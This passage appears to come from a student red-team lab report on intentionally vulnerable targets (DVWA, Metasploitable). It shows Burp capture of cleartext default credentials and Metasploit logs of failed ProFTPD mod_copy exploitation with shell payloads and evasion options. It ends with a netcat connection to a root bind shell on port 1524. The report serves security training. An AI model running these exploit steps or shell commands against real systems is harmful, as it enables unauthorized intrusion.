


Figure 14

Phase 3: Vulnerability Analysis

Web Application Assessment (DVWA)

The web portal on 10.86.7.140 was assessed using Burp Suite.

Figure 15 (Traffic Interception): Figure 15 shows the interception of an HTTP POST request to /dvwa/login.php.




Figure 15

Figure 16 (Credential Exposure): Critically, the raw request body in Figure 16 exposes the cleartext credentials username = admin and password = password, confirming the application's failure to enforce SSL/TLS encryption.




Figure 16

Service-Level Vulnerability Identification

Figure 17, 18 and 19 (Exploit Search): Using Metasploit, the Red Team searched for ProFTPD exploits. The results in Figure 17, Figure 18, and Figure 19 identified the proftpd modcopy exec module (CVE-2015-3306) [22] as a primary attack vector.

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Applications Places Terminal
root@osboxes: ~
msf5 > search proftpd

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
3 exploit/linux/misc/netSupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
4 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
5 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 > options

Global Options:
=====
Option Current Setting Description
-----
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf5 The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
TimestampOutput false Prefix all console output with a timestamp

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 10.86.4.250
RHOST => 10.86.4.250
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.86.4.253:4444
[*] 10.86.4.250:80 - 10.86.4.250:21 - Connected to FTP server
[*] 10.86.4.250:80 - 10.86.4.250:21 - Sending copy commands to FTP server
[*] 10.86.4.250:80 - Exploit aborted due to failure: unknown: 10.86.4.250:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set LHOST 10.86.4.253
LHOST => 10.86.4.253
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Figure 17

```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Applications Places Terminal
root@osboxes: ~
[*] Nmap: OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 1.97 seconds
msf5 > search proftpd

Matching Modules
=====
# Name Disclosure Date Rank Check Description
0 exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26 great Yes ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01 great Yes ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
3 exploit/linux/misc/netSupport_manager_agent 2011-01-08 average No NetSupport Manager Agent Remote Buffer Overflow
4 exploit/unix/ftp/proftpd_133c_backdoor 2010-12-02 excellent No ProFTPD-1.3.3c Backdoor Command Execution
5 exploit/unix/ftp/proftpd_modcopy_exec 2015-04-22 excellent Yes ProFTPD 1.3.5 Mod_Copy Command Execution

msf5 > options

Global Options:
=====
Option Current Setting Description
-----
ConsoleLogging false Log all console input and output
LogLevel 0 Verbosity of logs (default 0, max 3)
MinimumRank 0 The minimum rank of exploits that will run without explicit confirmation
Prompt msf5 The prompt string
PromptChar > The prompt character
PromptTimeFormat %Y-%m-%d %H:%M:%S Format for timestamp escapes in prompts
SessionLogging false Log all input and output for sessions
TimestampOutput false Prefix all console output with a timestamp

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 10.86.4.250
RHOST => 10.86.4.250
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 10.86.4.253:4444
[*] 10.86.4.250:80 - 10.86.4.250:21 - Connected to FTP server
[*] 10.86.4.250:80 - 10.86.4.250:21 - Sending copy commands to FTP server
[*] 10.86.4.250:80 - Exploit aborted due to failure: unknown: 10.86.4.250:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >
```

Figure 18




Figure 19

Phase 4: Exploitation and Weaponization

Attempted Exploitation: ProFTPD mod copy

Figure 20 (Configuration): The exploit was selected and configured with set RHOST 10.86.4.250 in Figure 20.




Figure 20

Figure 21 and 22 (Payload and Evasion): The payload was set to cmd/unix/bind perl in Figure 21, and evasion techniques, such as header folding, were configured as seen in Figure 22.

```

root@osboxes: ~
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show payloads

Compatible Payloads
-----
#  Name                               Disclosure Date  Rank  Check  Description
--  -
0  cmd/unix/bind_awk                    normal          No     No      Unix Command Shell, Bind TCP (via AWK)
1  cmd/unix/bind_perl                   normal          No     No      Unix Command Shell, Bind TCP (via Perl)
2  cmd/unix/bind_perl_ipv6              normal          No     No      Unix Command Shell, Bind TCP (via perl) IPv6
3  cmd/unix/generic                     normal          No     No      Unix Command, Generic Command Execution
4  cmd/unix/reverse_awk                  normal          No     No      Unix Command Shell, Reverse TCP (via AWK)
5  cmd/unix/reverse_perl                 normal          No     No      Unix Command Shell, Reverse TCP (via Perl)
6  cmd/unix/reverse_perl_ssl             normal          No     No      Unix Command Shell, Reverse TCP SSL (via perl)
7  cmd/unix/reverse_python               normal          No     No      Unix Command Shell, Reverse TCP (via Python)
8  cmd/unix/reverse_python_ssl           normal          No     No      Unix Command Shell, Reverse TCP SSL (via python)

msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] 10.86.4.250:80 - 10.86.4.250:21 - Connected to FTP server
[*] 10.86.4.250:80 - 10.86.4.250:21 - Sending copy commands to FTP server
[-] 10.86.4.250:80 - Exploit aborted due to failure: unknown: 10.86.4.250:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) >

```

Figure 21

```

root@osboxes: ~
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set HTTP::header_folding true
HTTP::header_folding => true
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show evasion
"Ctrl+Interrupt": use the 'exit' command to quit
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > show evasion

Module evasion options:
-----
Name                               Current Setting  Required  Description
--  -
0  HTTP::header_folding                true             no        Enable folding of HTTP headers
1  HTTP::method_random_case             false            no        Use random casing for the HTTP method
2  HTTP::method_random_invalid           false            no        Use a random invalid, HTTP method for request
3  HTTP::method_random_valid             false            no        Use a random, but valid, HTTP method for request
4  HTTP::pad_fake_headers_count          false            no        Insert random, fake headers into the HTTP request
5  HTTP::pad_get_params_count            false            no        Insert random, fake query string variables into the request
6  HTTP::pad_method_url_count            false            no        How many fake query string variables to insert into the request
7  HTTP::pad_method_url_type              space            no        How many whitespace characters to use between the method and uri
8  HTTP::pad_post_params_count           false            no        What type of whitespace to use between the method and uri (Accepted: space, tab, apache)
9  HTTP::pad_post_params_type             space            no        Insert random, fake post variables into the request
10 HTTP::pad_post_params_count            false            no        How many fake post variables to insert into the request
11 HTTP::pad_uri_version_count            false            no        How many whitespace characters to use between the uri and version
12 HTTP::pad_uri_version_type             space            no        What type of whitespace to use between the uri and version (Accepted: space, tab, apache)
13 HTTP::uri_dir_fake_relative            false            no        Insert fake relative directories into the uri
14 HTTP::uri_dir_self_reference           false            no        Insert self-referential directories into the uri
15 HTTP::uri_encode_mode                  hex-normal        no        Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-normal, u-all, u-random)
16 HTTP::uri_fake_end                     false            no        Add a fake end of URI (eg: /%20HTTP/1.0/.../)
17 HTTP::uri_fake_params_start            false            no        Add a fake start of params to the URI (eg: /%3famb/...)
18 HTTP::uri_full_url                     false            no        Use the full URL for all HTTP requests
19 HTTP::uri_use_backslashes              false            no        Use back slashes instead of forward slashes in the uri
20 HTTP::version_random_invalid           false            no        Use a random invalid, HTTP version for request
21 HTTP::version_random_valid             false            no        Use a random, but valid, HTTP version for request
22 TCP::max_send_size                     0                no        Maximum tcp segment size. (0 = disable)
23 TCP::send_delay                        0                no        Delays inserted before every send. (0 = disable)


msf5 exploit(unix/ftp/proftpd_modcopy_exec) >

```

Figure 22

Exploitation Failure Analysis

Figure 23 (Execution Failure): The attempt failed, reporting the error Failure copying from /proc/self/cmdline in Figure 23. This forced a pivot to an alternative, simpler exploitation method.



```
Kali2019 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

Applications Places Terminal
root@osboxes: ~

File Edit View Search Terminal Help
msf5 exploit(mnmx/ftp/proftpd_nodcopy_exec) > show payloads
Compatible Payloads
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 cmd/unix/bind_awk normal No Unix Command Shell, Bind TCP (via AWK)
1 cmd/unix/bind_perl normal No Unix Command Shell, Bind TCP (via Perl)
2 cmd/unix/bind_perl_ipv6 normal No Unix Command Shell, Bind TCP (via perl) IPv6
3 cmd/unix/generic normal No Unix Command, Generic Command Execution
4 cmd/unix/reverse_awk normal No Unix Command Shell, Reverse TCP (via AWK)
5 cmd/unix/reverse_perl normal No Unix Command Shell, Reverse TCP (via Perl)
6 cmd/unix/reverse_perl_ssl normal No Unix Command Shell, Reverse TCP SSL (via perl)
7 cmd/unix/reverse_python normal No Unix Command Shell, Reverse TCP (via Python)
8 cmd/unix/reverse_python_ssl normal No Unix Command Shell, Reverse TCP SSL (via python)

msf5 exploit(mnmx/ftp/proftpd_nodcopy_exec) > set payload cmd/unix/bind_perl
payload => cmd/unix/bind_perl
msf5 exploit(mnmx/ftp/proftpd_nodcopy_exec) > exploit

[*] 10.86.4.250:80 - 10.86.4.250:21 - Connected to FTP server
[*] 10.86.4.250:80 - 10.86.4.250:21 - Sending copy commands to FTP server
[-] 10.86.4.250:80 - Exploit aborted due to failure: unknown: 10.86.4.250:21 - Failure copying from /proc/self/cmdline
[*] Exploit completed, but no session was created.
msf5 exploit(mnmx/ftp/proftpd_nodcopy_exec) >
```

Figure 23

Successful Exploitation

Figure 24 (The Backdoor Connection): Leveraging the Nmap finding of the shell listener on port 1524 the Red Team used a simple Netcat connection: nc 10.86.4.250 1524.




Figure 24

Figure 25 and 26 (Access Confirmed): The connection was established instantly, granting an unauthenticated, root-level shell, confirmed by the prompt: root@metasploitable:/# Figure 25. This was the definitive breach of the application server.


